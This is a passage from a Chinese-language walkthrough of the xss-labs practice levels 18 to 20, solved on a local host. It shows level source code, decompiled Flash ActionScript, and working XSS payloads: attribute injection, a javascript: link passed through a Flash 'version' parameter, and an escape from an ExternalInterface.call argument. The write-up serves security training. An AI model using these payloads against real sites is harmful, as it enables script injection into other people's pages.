<h2 align=center>成功后，<a href=level18.php?arg01=a&arg02=b>点我进入下一关</a></h2>
</body>
</html>
```

可以看到服务器端对于上传的两个参数值都用**htmlspecialchars()**函数进行了处理。

level-18

同17关。

```
http://127.0.0.1/xss-labs-master/level18.php?arg01=a&arg02=b onmouseover=alert(1)
```


```
<!DOCTYPE html><!--STATUS OK--><html>
<head>
<meta http-equiv="content-type" content="text/html;charset=utf-8">
<script>
window.alert = function()
{
confirm("完成的不错！");
 window.location.href="level19.php?arg01=a&arg02=b";
}
</script>
<title>欢迎来到level18</title>
</head>
<body>
<h1 align=center>欢迎来到level18</h1>
<?php
ini_set("display_errors", 0);
echo "<embed src=xsf02.swf?".htmlspecialchars($_GET["arg01"])."=".htmlspecialchars($_GET["arg02"])." width=100% heigth=100%>";
?>
</body>
</html>
```

level-19

还是看看源码先：


```
<!DOCTYPE html><!--STATUS OK--><html>
<head>
<meta http-equiv="content-type" content="text/html;charset=utf-8">
<script>
window.alert = function()
{
confirm("完成的不错！");
 window.location.href="level20.php?arg01=a&arg02=b";
}
</script>
<title>欢迎来到level19</title>
</head>
<body>
<h1 align=center>欢迎来到level19</h1>
<embed src="xsf03.swf?a=b" width=100% heigth=100%></body>
</html>
```

可以看到其与上两关不同的地方为src的值使用了双引号括起来。这样我们想要成功执行js代码就要先闭合标签，但是其还用了**htmlspecialchars()**函数进行处理，所以无法闭合。


接下来就涉及到了一种xss攻击手段，**flash xss**。flash xss就是flash有可以调用js的函数，也就是可以和js进行通信。因此这些函数如果使用不当也是会造成xss的。常见的可触发xss的危险函数有：**getURL**、**navigateToURL**、**ExternalInterface.call**、**htmlText**、**loadMovie**等。

这里需要对引用的swf文件进行反编译然后进行源码分析。这里用到的对此类文件进行反编译的攻击是**jpexs-decompiler**。项目地址：`https://github.com/jindrapetrik/jpexs-decompiler/releases`。

安装后导入源文件引用xsf03.swf文件：



从上图中脚本代码可以看到，在右侧箭头处是一个getURL函数。该函数可以获取一些参数值。



```
{
   var _loc6_ = flash.external.ExternalInterface.call("sIFR.__res
   if(_loc6_)
   {
      return undefined;
   }
   _loc4_ = sIFR.DEFAULT_TEXT;
   _loc5_ = false;
}
if(_loc5_ && _root.version != sIFR.VERSION)
{
   _loc4_ = sIFR.VERSION_WARNING.split("%s").join(_root.version);
}
Stage.scaleMode = "noscale";
Stage.align = "TL";
sIFR.menu = new ContextMenu();
sIFR.menu.hideBuiltInItems();
_root.menu = sIFR.menu;
var _loc7_ = _global.parseInt(_root.opacity,10);
if(!_global.isNaN(_loc7_))
{
   _loc3_._alpha = sIFR.defaultOpacity != -1?sIFR.defaultOpacity:
}
else
```

可以看到如果构造version参数的话，其值能够传入loc4变量中，也就是sIFR的内容中。但是前面getURL函数中已经指明了只有在内容为link时才会打开。那么什么才算是link啊，继续看：

AS源代码

```
451     this.repaint();
452 }
453 function changeCSS(css)
454 {
455     this.setStyles(sIFR.unescapeUnicode(css), true);
456     this.repaint();
457 }
458 function contentIsLink()
459 {
460     return this.content.indexOf("<a ") == 0 && (this.content.indexOf("<a ") == this.content.lastIndexOf("<a ") &
461 }
462 function setupEvents()
463 {
464     if(_root.fixhover == "true" && this.contentIsLink())
465     {
466         this.textField._parent.onRollOver = function()
467         {
468             sIFR.call("fireEvent", "onRollOver");
469         };
470         this.textField._parent.onRollOut = function()
471         {
472             sIFR.instance.fixHover();
473             sIFR.call("fireEvent", "onRollOut");
474         };
```

有一个contentIsLink函数就是专门定义用来判断内容是不是link的。通过分析其中的代码可以找到这里所谓的link就是一个 <a> 这样标签包含起来的内容。


因此我们可以构造如下代码进行测试：

```
http://127.0.0.1/xss-labs-master/level19.php?arg01=version&arg02=<a%20href="javascript:alert(1)">oh</a>
```

这里就要先把我的flash更新一下了，不然实在做不了了。可以看到更新后的显示：

将构造的payload加入：

可以看到我们前一个参数的值写成了version，后一个参数的值就是一个由 `<a></a>` 标签触发的XSS的payload，并且我们提交的恶意代码在页面响应的flash中已经体现出来了，点击链接：



成功，看看源码：


```
<!DOCTYPE html><!--STATUS OK--><html>
<head>
<meta http-equiv="content-type" content="text/html;charset=utf-8">
<script>
window.alert = function()
{
confirm("完成的不错!");
 window.location.href="level20.php?arg01=a&arg02=b";
}
</script>
<title>欢迎来到level19</title>
</head>
<body>
<h1 align=center>欢迎来到level19</h1>
<embed src="xsf03.swf?a=&lt;a href=&quot;javascript:alert(1)&quot;&gt;oh&lt;/a&gt;" width=100% heigth=100%></body>
</html>
```

可以看到虽然浏览器处关键字符被编码了，但是对于xsf03.swf来说依然是正常访问的。

level-20

好了，进入20关，这看起来还真是空空如也。

让我们看看源码：



可以看到依然是将我们提交的两个参数插入到了`<embed>`标签的scr属性值中，并且还是引用了swf文件，但是没有显示出来。

还是用jpexs对xsf04.swf文件进行反编译：

```
id = flashvars.id;
button = new Sprite();
button.buttonMode = true;
button.useHandCursor = true;
button.graphics.beginFill(13434624);
button.graphics.drawRect(0,0,Math.floor(flashvars.width),Math.floor(flashvars.height));
button.alpha = 0;
addChild(button);
button.addEventListener(MouseEvent.CLICK,clickHandler);
button.addEventListener(MouseEvent.MOUSE_OVER,function(param1:Event):*
{
   ExternalInterface.call("ZeroClipboard.dispatch",id,"mouseOver",null);
});
button.addEventListener(MouseEvent.MOUSE_OUT,function(param1:Event):*
{
   ExternalInterface.call("ZeroClipboard.dispatch",id,"mouseOut",null);
});
button.addEventListener(MouseEvent.MOUSE_DOWN,function(param1:Event):*
{
   ExternalInterface.call("ZeroClipboard.dispatch",id,"mouseDown",null);
});
button.addEventListener(MouseEvent.MOUSE_UP,function(param1:Event):*
{
```

可以看到Externalinterface.call的第二个参数传回来的id没有进行正确过滤，这就可能导致xss。

这里参考大佬的payload：

```
arg01=id&arg02=xss\"))}catch(e){alert(/xss/)}//%26width=123%26height=123
```

成功弹窗。